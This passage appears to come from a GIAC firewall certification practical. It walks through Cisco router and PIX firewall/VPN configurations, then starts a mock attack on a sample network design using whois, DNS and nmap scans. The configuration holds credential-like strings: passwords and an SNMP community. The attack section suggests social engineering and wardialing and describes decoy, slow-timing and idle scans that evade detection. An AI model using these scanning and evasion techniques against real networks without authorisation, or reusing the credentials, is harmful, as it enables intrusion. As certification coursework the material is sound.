```
line vty 0 4
 access-class 199 in
 exec-timeout 5 0
 password 7 001703140D551F
 transport input ssh
 login
```

The last two lines of the config file specify our primary and backup ntp servers. For the border router we are using two public stratum 2 servers to avoid poking a hole in the firewall for ntp traffic.

```
ntp server XXX.211.160.111
ntp server XXX.218.192.202
```

PIX 515E Firewall

Sitting next in line behind the border router is the Cisco PIX firewall. The PIX is responsible for blocking any harmful traffic which was passed by the border router's static filters. The PIX has multiple layers of security built into its functionality. Firstly, it uses ACLs like a router to permit or deny traffic based on source, destination, protocol, and port. Since the PIX by default blocks all inbound traffic, we must have specific ACLs to permit external parties to access our public servers for web, DNS and email. In addition, stateful inspection technology is used to intelligently evaluate exchanges between internal and external hosts, and verify that inbound packets are legitimate responses, and not probes or attack packets.

Outbound traffic can be handled in one of three ways, static addresses, network address translation (NAT), or port address translation (PAT). For instance the ip addresses of our public servers will be statically assigned in the PIX configuration – the outside world will see the servers' true addresses. Network address translation, also known as "true NAT," is when a number of addresses on one side of the gateway are translated to an equal number of addresses on the other side of the gateway. NAT is typically used to translate unroutable, private IP addresses to publicly routable addresses at the firewall. This provides security by hiding the internal address space, and supports almost all protocols (IPSEC is one exception). However, this requires that you have enough public addresses for each internal host and, in some cases, attacks against the translated address are simply translated and passed to the internal host.

Port address translation, which can mask hundreds or even thousands of hosts behind a single IP address on the security gateway, is increasingly popular with network architects. All communication between the inside hosts and the outside world uses one public address on the firewall. Each source and destination pair is assigned a unique source port number by the firewall. The firewall keeps a translation table of the source and destination addresses and ports, and rewrites the packet to send each on its way transparently. PAT works well with most common TCP protocols like web and email, but may have trouble with IPSEC, UDP streaming protocols and the like. GE is using PAT for the IT staff VLAN so the technical staff can initiate connections using a wide variety of protocols. The regular users have no direct access the Internet, and instead use the Squid proxy located on the service network.

GE has configured its firewall with three fast ethernet interfaces, one for the outside, one for the inside, and one for the public network. Since the public servers are the only externally visible portion of GE's network, isolating them on

their own segment provides an extra layer of defense. If one of the public servers was compromised, the attacker would still have to traverse the firewall to access systems on the inside network. ACLs are applied to the public interface to block any traffic sourced from the public servers which is not specifically permitted. For instance, only TCP packets with a source port of 80 should come from our web server – packets with a source port of 22 (ssh) or 7777 (irc) would be cause for alarm. Similarly, outbound access from the internal network is limited to expected uses only. Regular GE users can only access the Internet via the web proxy. The IT staff accesses the Internet via PAT. Anything outside these parameters is blocked by an access list on the inside interface.

A Few PIX Concepts

Understanding the configuration of the PIX is facilitated by reviewing a few key concepts. First, each interface is assigned a number between 0 and 100 which corresponds to the level of trust (lowest to highest). Generally, the outside is Security0, the inside is Security100, and any DMZs fall in between. By default all communication, inbound and outbound, is prevented. Often, PAT or NAT is used to communicate from a higher security zone to a lower zone (outbound connections). This is how hosts on the management network will open connections to the Internet. Once a connection has been initiated from a high security zone to a lower security zone, the return traffic is permitted via the stateful functionality.

Communication from a low security to high security interface (inbound connections) is typically permitted by "static" commands and access lists. A static command creates a mapping from an ip address on a low security interface to a higher security interface. The address can be the same across both interfaces, or the PIX can perform an address translation based on the parameters specified. Once the mapping has been set up via the static command, an access list can be used to specify the traffic permitted from the low security to the higher security interface. This is the way GE permits inbound access to the public servers. The stateful functionality will ensure that legitimate response packets from the inbound connections will be permitted out. Now we are ready to take a detailed look at the PIX configuration.

PIX Firewall Configuration Detail

First we name each interface, and assign the appropriate security level. We are naming our interfaces outside, public, and inside:

```
nameif ethernet0 outside security0
nameif ethernet1 public security 50
nameif ethernet2 inside security100
```

Assign the password, enable password, and hostname (passwords will be saved in encrypted format in the actual config file):

```
enable password Bane!3hfw encrypted
passwd Eye4g3t! encrypted
hostname pix1
```

The fixup command implements the PIX's Adaptive Security Algorithm (ASA). ASA provides the additional application aware security functionality of the PIX. For supported applications, the PIX is capable of analyzing packets at the application layer, and preventing problems caused by bad syntax, an attacker using unsafe commands, or malicious traffic which is masquerading on the well known port of a different protocol. We are using the PIX default fixup commands, as we are not using any nonstandard ports in our environment. This also includes protection for applications that we are not currently using (such as LDAP and VOIP), but it does no harm.

```
fixup protocol ftp 21
fixup protocol http 80
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol ils 389
fixup protocol rsh 514
fixup protocol rtsp 554
fixup protocol smtp 25
fixup protocol sqlnet 1521
fixup protocol sip 5060
fixup protocol skinny 2000
fixup protocol domain 53
```

The names command implements a pseudo host table. We will not be using this functionality.

```
no names
```

Now we define our access lists, the core of our firewall policy. Like a router, access lists are evaluated from top to bottom, triggering on the first match. However, unlike a router, access lists for the PIX are applied to an interface only in the inbound direction. The netmask is also represented in the normal way on the PIX, e.g. class C mask is 255.255.255.0, unlike the border router which represents them in the opposite way, e.g. class C mask is 0.0.0.255. First we define an access list called "acl_outside," which applies to the outside interface.

Our first set of entries defines policies for DNS traffic. We allow UDP port 53 traffic from any source to our master DNS server for queries. TCP port 53 traffic is only allowed from the ISP provided DNS slave servers for giace.com. (The actual addresses of the DNS servers have been altered for confidentiality purposes.)

```
access-list acl_outside permit udp any host
NNN.109.117.109 eq domain
access-list acl_outside permit tcp host AAA.YYY.179.10
host NNN.109.117.109 eq domain
access-list acl_outside permit tcp host AAA.YYY.254.10
host NNN.109.117.109 eq domain
access-list acl_outside permit tcp host AAA.YYY.255.10
host NNN.109.117.109 eq domain
```

The next set of entries defines access for http, https, and smtp to the appropriate servers on our public network:

```
access-list acl_outside permit tcp any host
NNN.109.117.106 eq www
access-list acl_outside permit tcp any host
NNN.109.117.107 eq 443
access-list acl_outside permit tcp any host
NNN.109.117.110 eq smtp
```

Because we are using the SecurID server to authenticate administrative access to the border router, we have to allow the RADIUS protocol inbound:

```
access-list acl_outside permit udp host NNN.109.117.97
host 10.l4.254.101 range 1645 1646
access-list acl_outside permit udp host NNN.109.117.97
host 10.l4.254.102 range 1645 1646
```

The next four entries define our inbound icmp policy. We allow echo requests to our public servers so customers can check on our reachability. If our logs indicate that this is being abused, we can choose to block it at a later time. We also allow inbound echo-replies and other useful, informational icmp types. A final "deny any any" statement is not needed, but we have chosen to include it as a reminder.

```
access-list acl_outside permit icmp any
NNN.109.117.104 255.255.255.248 echo
access-list acl_outside permit icmp any
NNN.109.117.104 255.255.255.240 echo-reply
access-list acl_outside permit icmp any
NNN.109.117.104 255.255.255.240 unreachable
access-list acl_outside permit icmp any
NNN.109.117.104 255.255.255.240 time-exceeded
access-list acl_outside deny any any
```

Next, we define inbound access on the public interface by defining the "acl_public" access list. The purpose here is two-fold. First, we are defining the specific set of connections that may be initiated from the public interface into

inside network. Second, we will define the set of connections that may be initiated outbound to the Internet from the public interface.

We need 3 lines to define permitted smtp traffic. The first line permits inbound smtp from the forwarder server to the internal POP3 server. The second line blocks inbound smtp to any other internal host. Finally, we permit outbound smtp to other Internet mail servers:

```
access-list acl_public permit tcp host NNN.109.117.110
host 10.14.2.202 eq 25
access-list acl_public deny tcp host NNN.109.117.110
10.14.0.0 255.255.0.0 eq 25
access-list acl_public permit tcp host NNN.109.117.110
any eq 25
```

By default, Oracle accepts client connections on TCP port 1521, also known by the keyword "sqlnet." This traffic must be permitted from the web front-end to the internal Oracle server:

```
access-list acl_public permit tcp host NNN.109.117.107
host 10.14.2.100 eq 1521
```

The next set of access control entries relates to administrative traffic. First we permit syslog traffic from the public servers to the syslog host:

```
access-list acl_public permit udp NNN.109.117.104
255.255.255.248 host 10.14.254.200 eq 514
```

Permit traffic to internal ntp servers:

```
access-list acl_public permit udp NNN.109.117.104
255.255.255.248 host 10.14.254.101 eq 123
access-list acl_public permit udp NNN.109.117.104
255.255.255.248 host 10.14.254.102 eq 123
```

Permit authentication to SecurID servers:

```
access-list acl_public udp NNN.109.117.104
255.255.255.248 host 10.14.254.101 eq 5500
access-list acl_public udp NNN.109.117.104
255.255.255.248 host 10.14.254.102 eq 5500
```

Finally, we will add entries for icmp traffic. First, block undesirable icmp traffic:

```
access-list acl_public deny icmp any unreachable
access-list acl_public deny icmp any redirect
access-list acl_public deny icmp any mask-request
```

Any other icmp will be considered okay:

```
access-list acl_public permit icmp NNN.109.117.104
255.255.255.248 any
```

The "deny any any" is not needed, but added for emphasis and clarity:

```
access-list acl_public deny any any
```

The next ACL to be defined is for the inside interface, and is called "acl_inside." First, we permit all ip traffic from the management network:

```
access-list acl_inside permit ip 10.14.254.0
255.255.255.0 any
```

All inside hosts can communicate to the Squid proxy server for http and http over ssl:

```
access-list acl_inside permit tcp 10.14.0.0
255.255.0.0 NNN.109.117.108 eq 80
access-list acl_inside permit tcp 10.14.0.0
255.255.0.0 NNN.109.117.108 eq 443
```

Our internal mail server needs to be able to connect to the smtp forward to relay outbound traffic. The outbound smtp daemon listens on TCP port 2525. Separate outbound and inbound smtp instances are required because of antivirus, spam filtering and other considerations:

```
access-list acl_inside permit tcp host 10.14.2.201
host NNN.109.117.110 eq 2525
```

Next are the rules for icmp traffic. The first three lines deny undesirable icmp types. The fourth line permits all other outbound icmp:

```
access-list acl_inside deny icmp any unreachable
access-list acl_inside deny icmp any redirect
access-list acl_inside deny icmp any mask-request
access-list acl_inside permit icmp 10.14.0.0
255.255.0.0 any
```

Finally, we will add a default deny rule:

```
access-list acl_inside deny ip any any
```

One additional access list is used to define the traffic that can initiate outbound connections from the management network using NAT. Cisco calls this type of

NAT "policy NAT" and it allows finer grained control on the protocols, ports, source and destination addresses for outbound NAT connections. GE is permitting all protocols to be sourced from the management network using access list "nat_admin":

```
access-list nat_admin permit ip 10.14.254.0
255.255.255.0 any any
```

Next we define the statements needed for logging to our internal syslog server. The PIX will not be running ntp, so we turn off the timestamp feature to let the syslog server keep track of the time. Facility 20 maps to local4 on the syslog server, so we can direct the firewall logs to a separate file.

```
no logging timestamp
no logging standby
no logging console
logging monitor informational
logging buffered informational
logging trap informational
logging facility 20
logging queue 512
logging host inside 10.14.254.200
```

The "interface" command applies the appropriate speed and duplex settings to each interface. The "mtu" specifies the maximum packet size for each interface – 1500 is the default for ethernet.

```
interface ethernet0 100full
interface ethernet1 100full
interface ethernet2 100full
mtu outside 1500
mtu public 1500
mtu inside 1500
```

Specify the ip address and netmask for each interface:

```
ip address outside NNN.109.117.102 255.255.255.248
ip address public NNN.109.117.105 255.255.255.248
ip address inside 10.14.1.1 255.255.255.0
```

The ip audit commands integrate with Cisco's IDS product, which GE is not using. The following statements are the default settings:

```
ip audit info action alarm
ip audit attack action alarm
```

The global statement defines the ip address (or range) to be used for outbound connections. Since GE is using PAT, we are specifying a single ip address.

```
global (outside) 1 NNN.109.117.100 netmask
255.255.255.248
```

The "nat" command sets up the NAT process for outbound connections. The "1" matches this nat process with the global statement above. We specify that only connections matching the "nat_admin" access list will be permitted to initiate connections across this translation.

```
nat (inside) 1 access-list nat_admin
```

Static statements statically map ip addresses or ranges across interfaces. Here we specify that the public server address range should be used without translation to the Internet:

```
static (public,outside) NNN.109.117.104
NNN.109.117.104 netmask 255.255.255.248
```

This set of static statements specifies that our internal address space should be used without translation to the public interface:

```
static (inside,public) 10.14.1.0 10.14.1.0 netmask
255.255.255.0
static (inside,public) 10.14.2.0 10.14.2.0 netmask
255.255.255.0
static (inside,public) 10.14.3.0 10.14.3.0 netmask
255.255.255.0
static (inside,public) 10.14.254.0 10.14.254.0 netmask
255.255.255.0
```

Bind the access lists to the appropriate interfaces:

```
access-group acl_outside in interface outside
access-group acl_public in interface public
access-group acl_inside in interface inside
```

Specify two static routes. The private 10.14.0.0 address space is routed to the inside interface. Everything else is routed to the outside interface (default route).

```
route outside 0.0.0.0 0.0.0.0 NNN.109.117.97 1
route inside 10.14.0.0 255.255.0.0 10.14.1.254 1
```

The "timeout xlate" specifies the idle time for PAT and NAT connections once established. The "timeout uauth" statement specifies the timeout for authentication and authorization caching.

```
timeout xlate 3:00:00timout conn 1:00:00 half-closed
0:10:00 udp 0:02:00 rpc 0:10:00
h323 0:05:00 sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
```

The following commands disable the snmp server functionality. Historically, several vulnerabilities have been associated with snmp. Note that the PIX requires that a community string be configured, even though the server is not active.

```
no snmp-server location
no snmp-server contact
snmp-server community gl33psn0rt
no snmp-server enable traps
```

The floodguard command allows the PIX to reclaim resources that are consumed by user authentication services. This could be the result of heavy traffic demands, or possible an attack. This feature is on by default.

```
floodguard enable
```

The firewall can be managed either through a direct console connection, or via ssh from the management workstation. The PIX supports ssh version 1 only, which has known flaws, but is acceptable for using on the inside interface of the PIX. The following statements configure the ssh server. GE does not use SecurID authentication for administering the PIX because it is used to authenticate the VPN clients. So, a standard user is added with the "username" statement:

```
ssh 10.14.254.100 inside
username admin password ******** encrypted privilege 2
```

Cisco PIX VPN Server

Because GE has a remote sales staff, and a few additional teleworkers, there is a requirement to provide Virtual Private Networking (VPN) services. This allows the remote workers to connect to the resources at the GE's Palo Alto office from wherever they are and share files, read email, and access the GFCD interface. Because traffic from the remote worker to the VPN server traverses the insecure Internet, strong encryption is a requirement. GE will be using 3DES encryption, with an effective key length up to 168 bits. This is combined with strong 2 factor authentication to provide very effective security for VPN traffic.

GE has chosen to combine the VPN server with the firewall. There are several advantages to choosing this design. They save the cost associated with purchasing a separate product, since the PIX already supports VPN functionality.

There is also less complexity in terms of support requirements, and fewer things to break. By combining the VPN with the firewall, they also avoid complications of trying to get IPSEC working across a firewalled, or even translated gateway. The PIX VPN supports Cisco VPN clients as well as Microsoft PPTP based clients. GE will be using the IPSEC based Cisco VPN client.

There are also some drawbacks to combining the VPN and firewall which must be considered and mitigated. If there is a lot of traffic across the firewall, and a large number of VPN users, you can exceed the processing capabilities of the firewall. Secondly, you may not have the advantage of using "best of breed" technology for firewall and VPN – for example you may have an excellent firewall, but its VPN functionality is limited, or vice versa. Another issue is the risk that a flaw in one service could lead to a vulnerability in the other. Finally, you have a single point of failure for both VPN and firewall.

However, GE's IT team has weighed the risks, and decided to go with a combined approach. They like the simplicity of the network design, and of having only one device to manage instead of two. Because of the relatively small number of remote clients at any time (less than 10), they have not experienced any cpu related performance problems. Finally, the Cisco VPN client meets the needs of their users, and can be integrated with the SecurID server for strong authentication.

The following detailed configuration walks through the additional commands needed to add VPN server functionality to PIX firewall. The combined firewall/VPN configuration is listed in the Appendix.

Detailed VPN Server Configuration

Create a pool of 10 local addresses to be used for assigning dynamic IP addresses to remote VPN clients:

```
ip local pool giacpool 10.14.1.2-10.14.1.11
```

Enable TACACS+ and RADIUS protocols for authentication services.

```
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
```

The first "aaa-server" command defines the "vpn_auth" server tag, and associates it to the RADIUS protocol. Next, we specify the RADIUS servers to use, and associate them with the server tag we defined. The string "nnnnnnnn" represents the shared secret between the PIX and the SecurID server.

```
aaa-server vpn_auth protocol radius
```

```
aaa-server vpn_auth (inside) host 10.14.254.101
nnnnnnnn timeout 5
aaa-server vpn_auth (inside) host 10.14.254.102
nnnnnnnn timeout 5
```

The following command permits IPSEC traffic to bypass the inbound ACLs:

```
sysopt connection permit-ipsec
```

The following command defines our permitted encryption protocols and algorithms. We are specifying that the ESP protocol must be used, with 3DES encryption and HMAC-SHA authentication. We name our transform set "giac-set."

```
crypto ipsec transform-set giacset esp-3des esp-sha-
hmac
```

Because we must accept negotiation requests from clients without knowing all the parameters, we must define a "dynamic-map." The "crypto dynamic-map" statement below defines a dynamic crypto map called "dynamap" and associate it with sequence number 10. We also specify the "giacset" transform set (IPSEC policy) we defined above.

```
crypto dynamic-map dynamap 10 set transform-set
giacset
```

Add the dynamic crypto-map set into a static crypto map set:

```
crypto map giacmap 10 ipsec-isakmp dynamic dynamap
```

Enable clients to initiate negotiation of parameters:

```
crytpo map giacmap client configuration address
initiate
crypto map giacmap client configuration address
respond
```

Enable the PIX to launch the Xauth application on the VPN client for authentication to SecurID. The token keyword is optional for client 3.0 & 1.1:

```
crypto map giacmap client token authentication
vpn_auth
```

Apply the crypto map to the outside interface:

```
crypto map giacmap interface outside
```

Next, define the Internet Key Exchange (IKE) policy. IKE must be completed before the IPSEC security association can be set up. IKE is configured in the isakmp policy statements below. We will be using a shared secret password configured on the client and server, here represented by the string "zzzzzzzzzz." We are specifying "group 2" for the Diffie-Hellman key exchange, which provides for higher security than group 1. The lifetime of the security association will be 86400 seconds, or one day.

```
isakmp enable outside
isakmp key zzzzzzzzzz address 0.0.0.0 netmask 0.0.0.0
isakmp identity hostname
isakmp client configuration address-pool local
giacpool outside
isakmp policy 10 authentication pre-share
isakmp policy 10 encryption 3des
isakmp policy 10 hash sha
isakmp policy 10 group 2
isakmp policy 10 lifetime 86400
```

The vpngroup commands specify the client configuration parameters to be passed to the remote users. The Cisco VPN client on the remote PCs needs to be configured with the group name "giac" and the group password, here represented by the string "yyyyyyyyyy."

```
vpngroup giac address-pool giacpool
vpngroup giac dns-server 10.14.2.201
vpngroup giac dns-server 10.14.2.202
vpngroup giac wins-server 10.14.2.201
vpngroup giac wins-server 10.14.2.202
vpngroup giac default-domain giac.com
vpngroup giac idle-time 1800
vpngroup giac password yyyyyyyyyy
```

VPN Clients

While a VPN does a good job of securing the connection from the remote host to the gateway, the remote host now becomes an interesting target and a potential means of compromising GE's internal hosts. Therefore, GE's IT staff has taken several steps to ensure that the remote workstations are protected. The remote users connect through broadband or dial-up connections obtained from a local ISP. All remote access must be via a GE supplied computer, so that the IT staff can have complete control of the hardware and software. The PCs run Windows 2000 professional, hardened according to the Center for Internet Security's Windows 2000 benchmark.

In order to protect against new vulnerabilities, the remote systems are configured to pull down new security patches from Microsoft's Windows Update site.

Personal firewall software from ZoneAlarm has been installed to protect the PC's from attacks. Finally, Sophos antivirus is running on each PC to block and/or remove viruses and other malware.

GE views the remote users themselves as a critical part of the overall security plan. New users are provided with a security handbook, which provides information about common threats, best practices and when to report suspicious occurrences on the network. GE's policies forbid use of GE computers by non-employees, and the installation of any non standard software, to reduce the chance of trojans or spyware being introduced into the environment.

Assignment 3 – Design Under Fire

The purpose of this section is to consider perimeter security from the perspective of the attacker. We will select a network design from one of the successful candidates for the GCFW certification in the last six months, and then execute an attack on it with the ultimate goal of compromising and retaining control of a system on the internal network. In the first phase, we will perform reconnaissance, attempting to gather as much information as we can about the target from various sources. Next we will perform network scans of the target to obtain detailed information about the network infrastructure, servers, and applications in use at the target network. In the third phase, we will launch an actual attack on the target with the goal of compromising an internal system. And finally, we will take steps to retain access to the compromised system so we can have unfettered access to the resources and private information of the target network.

The design we have chosen to attack is by Lesa Ludwig, whose practical is available at the following URL:
http://www.giac.org/practical/GCFW/Lesa_Ludwig_GCFW.pdf



Figure 2 Target Network

Reconnaissance

Before we get down to the business of running scans and launching exploit code, we want to gather as much information as we can about our target. If this initial information gathering is fruitful, we can learn such information as the address range of the target network, address of DNS, mail, and web servers, names and phone numbers of one or more employees, web server and email software in use, etc. So let's get started!

Since the target network is an online store, they definitely have a web server, so we'll start our search there. The web site may have contact names, phone numbers and email addresses that we will note for future reference. We could call the phone numbers, and try any number of social engineering tricks, such as posing as a vendor or potential customer. We may be able to find out things about the systems in use if we are clever, or gather more names and numbers.

Continuing our use of the browser as an investigatory tool, we will use a search engine such as Google in the hopes of finding information pertinent to our attack. A search on the target company could turn up information about business partners we could use to our advantage, or even news stories that might reveal something else that could be put to use. A search on the employee names we gathered could turn up family names (think passwords) or web postings that revealed personal interests that could be exploited in social engineering or other attacks.

More useful information can be obtained by querying domain registry information using the whois command. The whois command can be executed from the UNIX command line, or one can use the free SamSpade tool on Windows, which has a convenient gui interface. Here is the typical output from a whois search (the data has been modified for confidentiality):

```
whois -h whois.crsnic.net giacenterprises.com ...

Domain Name: GIACENTERPRISES.COM

Registrant:
  GIAC Enterprises
     123 Bird Street
     Anytown, CO 30003
     US

  Created on..............: Dec 15 1994 12:00AM
  Expires on..............: Dec 14 2004  3:00AM
  Record Last Updated on..: Feb 12 2003  4:39PM
  Registrar...............: Phony Registrar, Inc.

http://whois.registrar.phony-registrar.com/whois/
```

```
Administrative Contact:
    Raina Kepfner
    123 Bird Street
    Anytown, CO 30003
    US
    Tel. 123 456 7890
    Email: rkepfner@giacenterprises.com

Technical Contact:
    Zolov Smith
    123 Bird Street
    Anytown, CO 30003
    US
    Tel. 123 456 7809
    Email: zsmith@giacenterprises.com

Domain servers:
  NS.GIACENTERPRISES.COM
    XXX.YYY.251.10
  NS1.ISP.COM
    XXX.YYY.213.7
  NS2.ISP.COM
    XXX.YYY.73.80
```

In this case, whois turned up some useful information – the names, numbers and emails of the administrative and technical contacts. We could scan the phone numbers in the vicinity of those listed with wardialer software in the hopes of reaching a dial-up modem. We also have the names and ip addresses of the DNS servers for our target network.

We will use DNS to gather more information. The nslookup command is available on UNIX or Windows. We can get the names and addresses of the target's mail servers by searching on the MX (mail exchange) option. This will be another possible target. We can try focusing nslookup on the target's DNS servers and using the "ls" command to list all the hosts in the domain, but this is unlikely to work unless the IT staff is very inexperienced. We can, however, do reverse DNS lookups on the address space around the public hosts by setting the search type to "ptr" for "pointer" records. Perhaps we will turn up something with a revealing name like "Linux1" or "VPN," that could help pinpoint our target.

Based on the information gleaned so far, the public hosts for the target network are web, email, and DNS, all of which resolve to ip address 1.1.1.6. We will use nmap to perform a scan of the 1.1.1.0 space to see if we can identify the types of systems and the open ports.

Network Scan

Now we will begin to scan the target network to try and determine the network topology, and types of hosts. First, we execute the following command to perform a TCP SYN scan of the target network:

```
nmap -v -O -sS -p 1-65535 1.1.1.1-15
```

The "-v" switch instructs nmap to produce verbose output. The "-O" switch causes nmap to attempt to guess the remote operating system. The "-sS" parameter tells nmap we want to use a TCP SYN scan. We specify all TCP ports by using the "-p 1-65535" parameter, rather than the default set of ports. Finally, we specify the IP address range to scan. The results of this scan would produce an output similar to the following (non-used addresses have been edited out).

IP 1.1.1.1 is the inside interface of the border router. Since it has no open ports, nmap retrieves no useful output from this host:

```
Warning:  OS detection will be MUCH less reliable
because we did not find at least 1 open and 1 closed
TCP port
All 65535 scanned ports on 1.1.1.1 are: filtered
Device type: broadband router|general purpose
Running: Billion embedded, Microsoft Windows 2003/.NET
OS details: Billion aDSL router, Microsoft Windows
Server 2003 Standard Edition
```

IP 1.1.1.6 is the IPCop firewall. Our SYN scan reports open ports for smtp, http and https. Nmap also produces a guess as to the operating system which may be of use:

```
Warning:  OS detection will be MUCH less reliable
because we did not find at least 1 open and 1 closed
TCP port
Interesting ports on www.giacenterprises.com
(1.1.1.6):
(The 65532 ports scanned but not shown below are in
state: filtered)
Port       State       Service
25/tcp     open        smtp
80/tcp     open        http
443/tcp    open        https

No exact OS matches for host (test conditions non-
ideal).
TCP/IP fingerprint:
```

```
SInfo(V=2.54BETA22%P=i386-redhat-linux-
gnu%D=4/15%Time=407EB3F9%O=22%C=-1)
TSeq(Class=RI%gcd=1%SI=33261E%IPID=C%TS=100HZ)
TSeq(Class=RI%gcd=1%SI=332634%IPID=C%TS=100HZ)
TSeq(Class=RI%gcd=1%SI=332670%IPID=C%TS=100HZ)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T4(Resp=Y%DF=Y%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)

Uptime 43.800 days (since Tue Mar  2 12:59:00 2004)
TCP Sequence Prediction: Class=random positive
increments Difficulty=3352176 (Good luck!)
IPID Sequence Generation: Duplicated ipid (!)
```

IP 1.1.1.8 is the inside interface of the VPN server. We would expect it to respond to Microsoft networking ports in the range of 137-139, and 445. However, these ports are blocked by the border router, so we get no response:

```
Warning:  OS detection will be MUCH less reliable
because we did not find at least 1 open and 1 closed
TCP port
All 65535 scanned ports on 1.1.1.8 are: filtered
Device type: printer|general purpose
Running: Canon embedded, Linux 2.4.X, Microsoft
Windows 2003/.NET|NT/2K/XP
OS details: Canon GP 160 PF printer, Linux 2.4.17 on
HP 9000 s700, Microsoft Windows Server 2003 Standard
Edition, Microsoft Windows 2000 Advanced Server SP3
```

Finally, IP 1.1.1.12 is the VPN server, a Windows 2000 server running Microsoft's VPN service. Nmap finds the open pptp port, and makes a guess about the operating system. With this information, we can make a pretty good guess about what kind of box this is.

```
Warning:  OS detection will be MUCH less reliable
because we did not find at least 1 open and 1 closed
TCP port
Interesting ports on 1.1.1.12:
PORT    STATE SERVICE
1723/tcp open  pptp
Device type: general purpose
```

```
Running (JUST GUESSING) : Microsoft Windows
2003/.NET|NT/2K/XP (90%), IBM AIX 4.X (88%)
Aggressive OS guesses: Microsoft Windows Server 2003
(90%), Microsoft Windows 2000 SP3 (90%), Microsoft
Windows XP Professional RC1+ through

final release (90%), IBM AIX 4.3.2.0-4.3.3.0 on an IBM
RS/* (88%)
No exact OS matches for host (test conditions non-
ideal).
TCP Sequence Prediction: Class=truly random
Difficulty=9999999 (Good luck!)
IPID Sequence Generation: Incremental
```

We may wish to attempt a UDP Scan to look for any open UDP ports. A UDP port scan works by sending a 0 byte UDP packet to each port, and waits for an ICMP port unreachable message. The IPCop firewall is blocking these messages, so nmap would report every UDP port as open, which provides no useful information. The VPN server is sitting outside the firewall, however, and the border router is not blocking icmp unreachables. So, a UDP scan of the VPN server would look like the following:

```
nmap -v -sU –p 1-65535 -O 1.1.1.12

Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
The UDP Scan took 51501 seconds to scan 65535 ports.
Warning:  OS detection will be MUCH less reliable
because we did not find at least 1 open and 1 closed
TCP port
Interesting ports 1.1.1.12:
(The 65532 ports scanned but not shown below are in
state: closed)
Port       State       Service
500/udp    open        esp
1707/udp   open        L2TP
4500/udp   open        sae-urn
Too many fingerprints match this host to give specific
OS details
TCP/IP fingerprint:
SInfo(V=3.50%P=i686-pc-windows-
windows%D=4/18%Time=4082E2FD%O=-1%C=-1)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RIPCK=E%UCK=E%
ULEN=134%DAT=E)
```

This seems to confirm our suspicions that we're dealing with a Windows server running Microsoft VPN services.

In the examples above, we did not use any of the stealth options of nmap. The nmap utility offers several options to avoid detection by Intrusion Detection Systems or watchful admins. The "–D" option allows us to specify one or more decoy hosts. This causes nmap to intersperse actual probes with probes coming from several decoy addresses. If used with decoy hosts that are up, it can be effective in hiding our probes in the noise. Nmap also offers several timing options, available with the "–T" switch. If we are concerned about detection, we can use a value of "sneaky," which delays 15 seconds between packets, or even "paranoid," which waits 5 minutes between packets. Obviously, this will significantly increase the time needed to perform a scan.

An advanced scan technique is the idlescan, which allows the attacker to probe for open ports while the traffic appears to come from a "zombie." The zombie is a host we've identified on the Internet which is quiescent – not passing any traffic. The idlescan is available by specifying "sI" along with a zombie host and optional port number. This exploits the fact that the inititial IP fragmentation ID (IPID) is a predictable value. By sending a probe packet with a source IP of the zombie, then probing the zombie to see if the IPID has changed, nmap can ascertain whether or not the port on the target is open or closed.

